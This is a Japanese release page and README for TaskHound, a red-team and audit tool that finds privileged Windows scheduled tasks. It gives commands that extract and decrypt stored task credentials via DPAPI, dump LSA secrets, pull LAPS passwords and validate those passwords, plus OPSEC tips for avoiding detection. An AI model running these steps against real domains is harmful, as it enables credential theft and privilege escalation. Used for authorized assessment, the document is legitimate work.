アップデート一覧に戻る
New releaseSep 3, 2026

TaskHound v1.2.0

リモートシステム上の特権スケジュールタスクを列挙するツール

共有

TaskHound ロゴ

Windows 特権スケジュールタスク発見ツール(楽しみと利益のため)

最新リリース BloodHound OpenGraph Python 3.11+
DeepWiki に質問 Twitter ブログ


TaskHound は、特権アカウントと保存された資格情報で実行される Windows スケジュールタスクを検索します。SMB 経由でタスクを列挙し、XML を解析し、BloodHound 統合を通じて高価値の攻撃機会を特定します。

背景や詳細な説明については、関連するブログ記事をご覧ください: Part 1 および Part 2

主な機能

機能説明
Tier 0 & High Value DetectionDomain Admins、Enterprise Admins、その他の特権アカウントとして実行されるタスクを自動的に識別します
BloodHound Integrationライブの BHCE/Legacy インスタンスに接続するか、エクスポートを取り込んで高価値ユーザーの検出を行います

OpenGraph Supportスケジュールタスクを BloodHound CE の攻撃パスノードとして可視化します
LAPS IntegrationWindows LAPS と Legacy の両方の LAPS パスワードを自動取得し、ホストごとの認証に使用します
DPAPI Credential Extraction保存されたタスク資格情報を含む DPAPI ブロブを収集および復号化します
Multi-threaded Scanningレート制限付きの並列ターゲット処理により、大規模環境をスキャンします
LDAP-based Tier-0 DetectionBloodHound を使用せずに、グループメンバーシップを介して特権アカウントを検出します
Credential ValidationRPC 経由で保存されたタスクパスワードがまだ有効かどうかを検証します
Offline Analysisマウントされたディスクイメージや以前収集された XML を処理します
Multiple Output Formatsプレーンテキスト、JSON、CSV、HTML 形式のセキュリティレポート(重要度スコア付き)を出力します
SID ResolutionBloodHound → Cache → LSARPC → LDAP → GC を使用したマルチティア解決
CachingSID ルックアップと LAPS 資格情報のための SQLite ベースの永続キャッシュ

クイックスタート```bash

Install

git clone https://github.com/1r0BIT/TaskHound.git cd TaskHound python3 -m venv .venv && source .venv/bin/activate pip install -r requirements.txt && pip install .

Basic usage - single target

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local

Multiple targets with threading

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --threads 10

Auto-discover all domain computers

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --dc-ip 10.0.0.1 --auto-targets --threads 20

With LAPS - auto-retrieves per-host local admin passwords

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --laps --threads 10

Offline analysis of mounted disk image

taskhound --offline-disk /mnt/disk

> **Auth Support**: TaskHoundは、パスワード、NTLMハッシュ、Kerberos(ccacheも含む)、AESキー認証を含む主要な認証メカニズムをサポートしています。

## 設定ファイル

TaskHoundは、永続的な設定のためにTOML設定ファイルをサポートしています。ワーキングディレクトリまたは `~/.config/taskhound/` に `taskhound.toml` を作成します。```toml
[authentication]
username = "svc_taskhound"
domain = "THESIMPSONS.LOCAL"

[target]
dc_ip = "10.0.0.1"
threads = 10
timeout = 30

[bloodhound]
live = true
connector = "http://127.0.0.1:8080"
api_key = "${BH_API_KEY}"      # Use env vars for secrets
api_key_id = "${BH_API_KEY_ID}"
type = "bhce"

[bloodhound.opengraph]
enabled = true
output_dir = "./opengraph"

[laps]
enabled = true

[cache]
enabled = true
ttl = 86400  # 24 hours

優先順位: CLI args > 環境変数 > ローカル設定 > ユーザー設定 > デフォルト

AdaptixC2 統合

TaskHound の BOF は、Adaptix Extension-KitSAR-BOF/taskhound/ に含まれています。

デモ出力```

TTTTT AAA SSS K K H H OOO U U N N DDDD T A A S K K H H O O U U NN N D D T AAAAA SSS KKK HHHHH O O U U N N N D D T A A S K K H H O O U U N NN D D T A A SSSS K K H H OOO UUU N N DDDD

                 by 0xr0BIT

[+] Connecting to BloodHound CE at http://127.0.0.1:8080 [+] BloodHound connection successful (API v2) [+] High Value target data loaded (42 users) [+] OpenGraph generation enabled (auto-upload active) [] Processing target: moe.thesimpsons.local [+] moe.thesimpsons.local: Connected via SMB [+] moe.thesimpsons.local: Local Admin Access confirmed [] moe.thesimpsons.local: Enumerating scheduled tasks (skipping \Microsoft) [+] moe.thesimpsons.local: Found 12 tasks (3 privileged, 2 with stored credentials)

┌──────────────────────────────────────────────────────────────────────────────┐ │ [TIER-0] moe.thesimpsons.local - \DuffBrewery\BackupJob │ ├──────────────────────────────────────────────────────────────────────────────┤ │ Enabled │ True │ │ RunAs │ THESIMPSONS\Administrator │ │ What │ C:\Scripts\backup_beer_recipes.ps1 │ │ Author │ THESIMPSONS\burns.monty │ │ Date │ 2025-06-15T02:30:00 │ │ Trigger │ Calendar (starts 2025-06-15 02:30, daily) │ │ Reason │ Tier 0 - Domain Admins membership │ │ Cred Validation │ CONFIRMED_VALID │ │ Pwd Analysis │ Password unchanged AND ran within schedule - confirmed │ └──────────────────────────────────────────────────────────────────────────────┘

┌──────────────────────────────────────────────────────────────────────────────┐ │ [PRIV] moe.thesimpsons.local - \KrustyBurger\InventorySync │ ├──────────────────────────────────────────────────────────────────────────────┤ │ Enabled │ True │ │ RunAs │ THESIMPSONS\svc_krusty │ │ What │ C:\KrustyApps\sync.exe --silent │ │ Author │ THESIMPSONS\carlson.carl │ │ Date │ 2025-03-10T08:00:00 │ │ Trigger │ Calendar (starts 2025-03-10 08:00, every 4 hours) │ │ Reason │ High Value match found in BloodHound │ │ Cred Validation │ DEFINITELY_STALE │ │ Pwd Analysis │ Password changed AFTER last run - credentials are stale │ └──────────────────────────────────────────────────────────────────────────────┘

╭─────────────────────────── SCAN COMPLETE ────────────────────────────────────╮ │ [+] Succeeded: 1 │ │ [-] Failed: 0 │ │ Total time: 2.34s │ │ Avg per target: 2340ms │ ╰──────────────────────────────────────────────────────────────────────────────╯

╭─────────────────────────── TASK SUMMARY ─────────────────────────────────────╮ │ Hostname Tier-0 Privileged Normal │ │ moe.thesimpsons.local 1 2 9 │ ╰──────────────────────────────────────────────────────────────────────────────╯

╭─────────────────────── BLOODHOUND OPENGRAPH ─────────────────────────────────╮ │ [+] Generated 3 nodes, 5 edges │ │ [+] Uploaded to BloodHound successfully │ │ [*] JSON saved to: ./opengraph/taskhound_data.json │ ╰──────────────────────────────────────────────────────────────────────────────╯

---

## BloodHound 統合

TaskHound は、**Legacy BloodHound** (Neo4j) と **BloodHound Community Edition (BHCE)** の両方を自動フォーマット検出でサポートしています。

### ライブ接続```bash
# BHCE with API Key (recommended)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
  --bh-live --bhce --bh-connector http://127.0.0.1:8080 \
  --bh-api-key "YOUR_API_KEY" --bh-api-key-id "YOUR_KEY_ID"

# BHCE with username/password
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
  --bh-live --bhce --bh-connector http://127.0.0.1:8080 \
  --bh-user admin --bh-password password

# Legacy BloodHound (Neo4j)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
  --bh-live --legacy --bh-connector bolt://127.0.0.1:7687 \
  --bh-user neo4j --bh-password password

Tier 0 検出方法

ソース検出方法
BHCEisTierZero、システムタグ(admin_tier_0)、AdminSDHolder
レガシーAdminSDHolder(admincount=1)、SIDベースの検出
LDAPグループメンバーシップクエリ(--ldap-tier0
組み込み既知のTier 0 SID(Domain Admins、Enterprise Adminsなど)

オフラインデータ取り込み

ライブ接続が不可能な場合、以下のCypherクエリを使用して高価値ユーザーをエクスポートしてください:

BHCE:```cypher MATCH (n) WHERE coalesce(n.system_tags, "") CONTAINS "admin_tier_0" OR n.highvalue = true MATCH p = (n)-[:MemberOf*1..]->(g:Group) RETURN p;

**レガシー:**```cypher
MATCH (u:User {highvalue:true})
OPTIONAL MATCH (u)-[:MemberOf*1..]->(g:Group)
WITH u, properties(u) as all_props, collect(g.name) as groups
RETURN u.samaccountname AS SamAccountName, all_props, groups

Then use: taskhound --bh-data exported_users.json ...


OpenGraph 攻撃パスの可視化

OpenGraph 攻撃パス

TaskHound は、スケジュールされたタスクの攻撃パスを可視化するために、BloodHound CE にカスタムノードとエッジを作成します。

提供されるもの:

  • カスタムノード: ScheduledTask (20以上のプロパティ: 認証情報、トリガー、パスワード分析、検証ステータス)
  • カスタムエッジ: HasTask, HasTaskWithStoredCreds, RunsAs
  • 攻撃パス: `(Owned) → AdminTo → (Computer) → HasTask → (Task) → RunsAs → (Target)````bash

Collect and auto-upload

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --bh-opengraph

Generate without upload (saves to {output_dir}/opengraph/)

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --bh-opengraph --bh-no-upload

> **注記**: OpenGraphはBHCE専用です。従来のBloodHoundはカスタムノードタイプをサポートしていません。

---

## LAPS統合

TaskHoundは自動的にLAPSパスワードを取得し、ホストごとの認証に使用できます。Windows LAPS(`msLAPS-Password`)とレガシーLAPS(`ms-Mcs-AdmPwd`)の両方をサポートしており、MS-GKDIによる暗号化されたパスワードも含みます。```bash
# Basic LAPS - auto-retrieves passwords per target
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --laps --threads 10

# Custom local admin username
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --laps --laps-user localadmin

# LAPS with OPSEC mode (other noisy operations disabled)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --laps --opsec --force-laps

サポートされているLAPSの種類:

タイプ属性暗号化
Windows LAPSmsLAPS-Passwordいいえ
Windows LAPSmsLAPS-EncryptedPasswordはい (MS-GKDI)
Legacy LAPSms-Mcs-AdmPwdいいえ

DPAPI資格情報の抽出

TaskHoundは、DPAPIを使用して保存されたタスク資格情報を抽出および復号化します。DPAPIの収奪はデフォルトで有効です。```bash

Step 1: Get DPAPI_SYSTEM key via LSA dump

nxc smb moe.thesimpsons.local -u homer.simpson -p 'Doh!123' --lsa

Look for: DPAPI_SYSTEM userkey: 0x51e43225...

Step 2a: Loot + decrypt immediately (looting is default, just add key)

taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --dpapi-key 0x51e43225...

Step 2b: Or collect now (default saves to ./output/raw_backups/), decrypt later

taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local

Later:

taskhound --offline ./output/raw_backups/moe.thesimpsons.local --dpapi-key 0x51e43225...

Custom output directory

taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --output-dir ./collected

Disable DPAPI looting explicitly

taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --no-loot

> **重要**: 各ホストには固有のDPAPI_SYSTEMキーがあります。マルチターゲットスキャンの場合、収集(デフォルト)し、各ターゲットをオフラインで復号化します。

---

## 資格情報の検証

TaskHoundは、RPCを介してタスク実行履歴をクエリし、ヒューリスティックを適用することで、保存されたタスクパスワードがまだ有効である可能性が高いかどうかを評価します。これは**デフォルトで有効**です。```bash
# Credential validation is on by default, no flag needed
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local

# Disable validation explicitly
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --no-validate-creds

動作の仕組み

Windows タスクスケジューラは成功したタスクの実行のみを記録します。認証失敗(パスワードの誤り、アカウントロックなど)は黙って無視されます。タスクは単に実行されません。

重要な洞察: Windows はタスク作成時に資格情報を検証します。間違ったパスワードでタスクを作成しようとすると、ERROR_LOGON_FAILURE が発生し、タスクは作成されません。つまり、保存された資格情報を持つタスクが存在する場合、そのパスワードはタスク作成時に有効だったことを意味します。

TaskHound はヒューリスティックを使用して資格情報の有効性を推定します:

ステータス意味
CONFIRMED_VALIDタスク作成以降パスワード変更なし、かつタスクが予定通りに実行された - 資格情報が動作確認済み
HIGH_CONFIDENCE_VALIDタスク作成以降パスワード変更なし、ただしトリガータイミング不明(例:起動トリガー) - 資格情報は有効である可能性が高い
LIKELY_VALIDパスワードが変更されたがタスクはスケジュール内で実行された(資格情報更新済み)、またはタスクが正常に実行された(RPC のみモード)
POSSIBLY_STALEタスクは実行されるべきだが実行されていない - 古い資格情報を示す可能性あり
DEFINITELY_STALE前回の成功実行後にパスワードが変更された - 資格情報は確実に間違っている
NEVER_RAN_LIKELY_VALIDタスクは一度も実行されていないが、作成以降パスワード変更なし - 有効である可能性が高い(バッチログオン権限がない可能性あり)
NEVER_RAN_POSSIBLY_STALEタスクは一度も実行されていない、かつ作成後にパスワード変更あり - 古い可能性が高い
NEVER_RAN_UNKNOWNタスクは一度も実行されていない、AD コンテキストなし - 作成時は有効だったが、現在の状態は不明
UNKNOWN判断不可(アカウントがブロックされているなど)

重要な洞察:AD の pwdLastSet とタスクスケジューラの LastRunTime を比較することで、最後の成功実行後にパスワードが変更されたかどうかがわかります。一度も実行されていないタスクについては、pwdLastSettask_creation_date と比較することで、有効な資格情報でタスクが作成された後にパスワードが変更されたかどうかがわかります。

AD データなし(例: --no-ldap で BloodHound もなし)の場合: TaskHound は RPC のみモードにフォールバックし、リターンコードと最終実行時間のみを使用します。正常に実行された場合は LIKELY_VALID を返します。トリガー間隔がタスク XML から既知であれば、スケジュールベースの古さ検出は引き続き適用されます。

注記: --opsec または --no-rpc を使用すると無効になります。


出力形式

TaskHound はさまざまなユースケースに対応する複数の出力形式をサポートしています。すべての出力は --output-dir(デフォルト: ./output)の下の構造化されたディレクトリレイアウトを使用します。

利用可能な形式

形式フラグ説明ユースケース
Plain-o plain人間が読めるコンソール出力(デフォルト)インタラクティブ使用、簡単な確認
JSON-o json機械可読な構造化エクスポート自動化、データ分析、スクリプティング
CSV-o csvスプレッドシート互換のエクスポートレポート作成、フィルタリング、Excel 分析
HTML-o html重要度スコアリング付きセキュリティレポートブルーチーム監査、ステークホルダーレポート

使用例```bash

Default - plain text to console + files

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local

Multiple output formats

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o plain,json,html

JSON only for automation

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o json

Custom output directory

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o html --output-dir ./audit_results

All formats for comprehensive audit

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o plain,json,csv,html --output-dir ./full_audit

### ディレクトリ構造```
./output/                           # Base directory (--output-dir)
├── plain/                          # Plain text output
│   └── <hostname>/
│       └── tasks.txt
├── json/                           # JSON export
│   └── taskhound.json
├── csv/                            # CSV export
│   └── taskhound.csv
├── html/                           # HTML security reports
│   └── taskhound.html
├── opengraph/                      # BloodHound OpenGraph files
│   └── taskhound_data.json
└── raw_backups/                    # Raw collection (XML + DPAPI)
    └── <hostname>/
        ├── tasks/                  # Task XML files
        └── dpapi_loot/             # DPAPI credential blobs

HTMLセキュリティレポート

HTML出力は、ブルーチーム評価向けに設計された包括的なセキュリティレポートを生成します:

  • 重大度スコアリング: 権限、保存された資格情報、構成に基づいてリスクレベルで評価されたタスク
  • タスク詳細: トリガー、アクション、実行アカウント、検証ステータスを含む完全なメタデータ
  • フィルタリング: ホスト、重大度、資格情報ステータスによるクライアント側フィルタリング
  • エクスポート対応: 管理レポートや監査ドキュメントに適しています

バックアップ収集

デフォルトでは、TaskHoundはオフライン分析のために生のXMLタスクファイルとDPAPI資格情報ブロブを保存します:```bash

Disable backup collection

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --no-backup

Analyze backups later (offline mode)

taskhound --offline ./output/raw_backups/moe.thesimpsons.local --dpapi-key 0x51e43225...

---

## マルチスレッドスキャン

大規模な環境では、レート制限付きの並列スキャンを使用してください:```bash
# 20 parallel workers, max 5 targets/second
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --threads 20 --rate-limit 5

# Auto-discover servers only (uses preset filter)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --ldap-filter servers --threads 20

# Include disabled computers and extend stale threshold to 90 days
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --include-disabled --stale-threshold 90

# Target workstations only, disable stale filtering
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --ldap-filter workstations --stale-threshold 0

自動ターゲットフィルタリング

デフォルトでは、--auto-targets はスマートフィルタリングを適用し、ノイズと失敗した接続を減らします:

フィルターデフォルトオーバーライド
無効なアカウント除外--include-disabled
古いコンピューター(60日以上)除外--stale-threshold 0(無効化)
ドメインコントローラー除外--include-dcs

データソースの優先順位: BloodHound(設定されている場合) → LDAPフォールバック

BloodHoundを使用する場合、TaskHoundはinclude_properties=trueでクエリを実行し、効率的な単一クエリ列挙を行います。BloodHoundデータが7日以上経過している場合は警告が表示され、30日以上経過している場合は緊急警告が表示されます。

フィルタープリセット:

  • servers - Windows Serverオペレーティングシステムのみ
  • workstations - 非サーバーオペレーティングシステムのみ
  • (raw LDAP) - カスタムLDAPフィルター(LDAPソースが必要)

SID解決

TaskHoundは、マルチティアフォールバックチェーンを使用してSIDを読み取り可能な名前に解決します:

  1. BloodHound(接続されている場合) - 最速、ネットワークトラフィックなし
  2. Cache - SQLite永続キャッシュ(デフォルト24時間TTL)
  3. LSARPC - 直接ターゲットクエリ(ローカルアカウントに最も正確)
  4. LDAP - ドメインコントローラークエリ
  5. Global Catalog - クロスドメイン/フォレストSID用```bash

Separate LDAP credentials for SID resolution

taskhound -u localadmin -p 'L0c4lP@ss!' -d . -t moe.thesimpsons.local
--ldap-user homer.simpson --ldap-password 'Doh!123' --ldap-domain thesimpsons.local

Specify Global Catalog for multi-domain

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --gc-server 10.0.0.1

Disable all network-based resolution (OPSEC)

taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --opsec

## オフライン解析

ネットワークアクセスなしでタスクを解析する:```bash
# Previously collected XML backups
taskhound --offline ./backup/moe.thesimpsons.local

# Mounted disk image
taskhound --offline-disk /mnt/disk

# Mounted image with custom hostname
taskhound --offline-disk /mnt/disk --disk-hostname MOE

OPSEC に関する考慮事項

TaskHound は、ステルス性と機能性のバランスを取るために、ネットワーク操作を細かく制御できます。

プロトコルの影響

プロトコル操作無効化フラグ
SMBタスク列挙(常に使用)N/A
LDAP (389/636)SID解決、Tier-0検出、pwdLastSet--no-ldap
グローバルカタログ (3268)クロスドメインSID解決--no-ldap
LSARPC (SMBパイプ)フォールバックSID解決--no-rpc
リモートレジストリ (SMBパイプ)Credential Guard検出--no-credguard
タスクスケジューラRPC (SMBパイプ)資格情報の検証--no-validate-creds
DPAPIファイル収集 (SMB)DPAPI資格情報ブロブ収集--no-loot

SID解決チェーン```

Default: BloodHound → Cache → LSARPC → LDAP → GC --no-ldap: BloodHound → Cache → LSARPC
--no-rpc: BloodHound → Cache → LDAP → GC --opsec: BloodHound → Cache (only)

### デフォルトの動作

TaskHoundはデフォルトで**非常にノイズが多い** - すべての機能が最大の可視性のために有効になっています。これにより、OPSECが懸念されない監査や包括的な評価に最適です。

- **Credential Guardの検出** - デフォルトで有効(`--no-credguard`で無効化)
- **資格情報の検証** - デフォルトで有効(`--no-validate-creds`で無効化)
- **DPAPIの略奪** - デフォルトで有効(`--no-loot`で無効化)
- **LDAP解決** - デフォルトで有効(`--no-ldap`で無効化)
- **RPC操作** - デフォルトで有効(`--no-rpc`で無効化)

> [!WARNING]
> **Credential Guardのチェックは高度に検出可能です。** モダンなWindowsではRemote Registryサービスがデフォルトで停止しているため、TaskHoundはSCM経由でリモートから**サービスを起動**し、チェックを実行してから停止します(secretsdumpと同じ)。これは、まともなSOCならクリスマスツリーのように点灯させるでしょう。**エンゲージメントでこれを避けたい場合は、必ず`--no-credguard`を使用してください!**

エンゲージメントと言えば:レッドチーム/ステルス運用では、`--opsec`を使用してすべてのノイズの多い機能を一度に無効にします。(またはBOFを使用してください。)

### 使用例```bash
# Full OPSEC mode (disables: LDAP, RPC, looting, credguard, validation; forces sequential scanning)
taskhound -u user -p 'pass' -d corp.local -t target --opsec

# OPSEC with jitter (random 0-5 second delays between hosts)
taskhound -u user -p 'pass' -d corp.local --targets-file hosts.txt --opsec --jitter 5

# Disable LDAP only (keep LSARPC for SID resolution)
taskhound -u user -p 'pass' -d corp.local -t target --no-ldap

# Disable RPC only (keep LDAP for SID resolution)
taskhound -u user -p 'pass' -d corp.local -t target --no-rpc

# LAPS with OPSEC (force LAPS LDAP queries despite --opsec)
taskhound -u user -p 'pass' -d corp.local --laps --opsec --force-laps

ステルス運用のベストプラクティス

  1. BloodHoundデータの事前投入 - 最初に --bh-live を使用してドメインデータをインポートする
  2. --opsec フラグの使用 - すべてのノイズの多い操作を一度に無効化する
  3. タイミングランダム化のための --jitter の追加 - 予測可能なスキャンパターンを回避する
  4. 他の手段でXMLを収集 - --offline を使用してオフラインで分析する
  5. BOF実装の使用 - AdaptixC2で利用可能

完全なCLIリファレンス

TaskHoundは、色付きテーブルと進行状況インジケーターを備えたフォーマット済みコンソール出力にRichを使用しています。``` taskhound --help

<details>
<summary>クリックして全使用法を展開</summary>```
Usage: taskhound [OPTIONS] [TARGETS]

AUTHENTICATION OPTIONS
  -u, --username        Username (required for online mode)
  -p, --password        Password (omit with -k for Kerberos/ccache)
  -d, --domain          Domain (required for online mode)
  --hashes              NTLM hashes (LM:NT or NT-only)
  -k, --kerberos        Use Kerberos authentication
  --aes-key             AES key for Kerberos (32 or 64 hex chars)

TARGET OPTIONS
  -t, --target          Single target or comma-separated list
  --targets-file        File with targets, one per line
  --dc-ip               Domain controller IP
  --ns, --nameserver    DNS nameserver for lookups
  --timeout             Connection timeout in seconds (default: 5)
  --threads             Parallel worker threads (default: 10)
  --rate-limit          Max targets per second (default: unlimited)
  --jitter SECONDS      Random delay (0-N seconds) between hosts (OPSEC, sequential only)
  --dns-tcp             Force DNS over TCP (for SOCKS proxies)
  --auto-targets        Auto-discover targets (BloodHound first, LDAP fallback)
  --ldap-filter         Filter for auto-targets: 'servers', 'workstations', or raw LDAP
  --include-dcs         Include Domain Controllers in auto-targets
  --include-disabled    Include disabled computer accounts
  --stale-threshold     Exclude computers inactive >N days (default: 60, 0=disable)

SCANNING OPTIONS
  --offline             Parse XMLs from directory
  --offline-disk        Analyze mounted Windows filesystem
  --disk-hostname       Override hostname for offline-disk
  --bh-data             BloodHound export file for HV detection
  --opsec               Stealth mode: --no-ldap --no-rpc --no-loot --no-credguard --no-validate-creds --threads 1
  --no-rpc              Disable RPC operations (LSARPC, CredGuard, validation)
  --include-ms          Include \Microsoft tasks
  --include-local       Include local system accounts
  --include-all         Include ALL tasks
  --unsaved-creds       Show tasks without stored credentials
  --no-credguard        Disable Credential Guard detection (default: enabled)
  --no-validate-creds   Disable credential validation (default: enabled)

BLOODHOUND OPTIONS
  --bh-live             Enable live BloodHound connection
  --bh-connector        BloodHound URI (default: http://127.0.0.1:8080)
  --bh-user             BloodHound username
  --bh-password         BloodHound password
  --bh-api-key          BloodHound API key
  --bh-api-key-id       BloodHound API key ID
  --bh-timeout          API query timeout (default: 120)
  --bhce                Use BHCE (Community Edition)
  --legacy              Use Legacy BloodHound (Neo4j)
  --bh-save             Save query results to file

OPENGRAPH OPTIONS (BHCE ONLY)
  --bh-opengraph        Generate OpenGraph JSON files (saves to {output_dir}/opengraph/)
  --bh-no-upload        Skip automatic upload
  --bh-force-icon       Force icon update
  --bh-icon             Icon name (default: clock)
  --bh-color            Icon color (default: #8B5CF6)
  --bh-allow-orphans    Create edges for missing nodes

DPAPI OPTIONS
  --no-loot             Disable DPAPI credential collection (default: enabled)
  --dpapi-key           DPAPI_SYSTEM userkey (hex format)

LDAP/SID RESOLUTION
  --no-ldap             Disable LDAP/GC operations
  --ldap-user           Alternative LDAP username
  --ldap-password       Alternative LDAP password
  --ldap-hashes         Alternative LDAP hashes
  --ldap-domain         Alternative LDAP domain
  --ldap-tier0          Enable LDAP-based Tier-0 detection
  --gc-server           Global Catalog server IP

LAPS OPTIONS
  --laps                Enable LAPS authentication
  --laps-user           Override local admin username
  --force-laps          Force LAPS in OPSEC mode

CACHE OPTIONS
  --cache-ttl           Cache TTL in seconds (default: 86400)
  --no-cache            Disable caching
  --clear-cache         Clear cache before run
  --cache-file          Cache file path

OUTPUT OPTIONS
  -o, --output          Output formats (comma-separated: plain,json,csv,html)
                        Default: plain
  --output-dir          Base output directory (default: ./output)
  --no-backup           Disable raw XML backup collection
  --no-summary          Disable summary table

  Output directory structure:
    ./output/
    ├── plain/<host>/tasks.txt    # Plain text output
    ├── json/taskhound.json       # JSON export
    ├── csv/taskhound.csv         # CSV export
    ├── html/taskhound.html       # HTML security report
    ├── opengraph/                # BloodHound OpenGraph files
    └── raw_backups/<host>/       # Raw XML + DPAPI files
        ├── tasks/                # Task XML files
        └── dpapi_loot/           # DPAPI credential blobs

MISC
  --verbose             Verbose output
  --debug               Debug output with stack traces

ロードマップ

カフェイン摂取と自由時間が一致したとき:

最近完了した機能

  • APIキー認証 - HMAC-SHA256署名リクエスト
  • LAPSサポート - Windows LAPS + レガシー + MS-GKDIによる暗号化
  • マルチスレッド処理 - レート制限付き並列スキャン
  • 資格情報検証 - RPCベースのパスワード有効性チェック
  • 複数出力形式 - プレーン、JSON、CSV、HTML(構造化ディレクトリレイアウト)
  • 自動ターゲット発見 - LDAPベースのコンピューター列挙
  • オフラインディスクモード - マウントされたディスクイメージ分析
  • 永続的キャッシュ - SID/LAPSデータ用SQLiteキャッシュ
  • リッチコンソール出力 - カラーテーブルと進捗インジケーター
  • クロスドメインサポート - 信頼関係を持つマルチドメイン環境

計画中

  • ステージのモジュール化:スイッチが多すぎる巨大な怪物になってしまった。修正します。
  • 悪用情報の統合:BloodHoundノードにおけるMITRE ATT&CKテクニック
  • カスタムTier-0マッピング:BHCEにおけるユーザー定義特権ゾーンのサポート
  • Linuxチェック:*nix系オペレーティングシステムのスキャンサポート

謝辞

そして、オフェンシブセキュリティツールをアクセス可能にするために貢献してくださったすべての皆様へ。


免責事項

TaskHoundは厳密に監査および教育ツールです。所有する環境、または明示的なテスト許可がある環境でのみ使用してください。真剣に。迷惑をかけないでください。

貢献

PR大歓迎です。この半分はカフェインでノリコーディングされたものなので、奇跡は期待しないでください。

ライセンス

責任を持って使用してください。保証はありません。詳細はLICENSEを参照してください。

カテゴリ



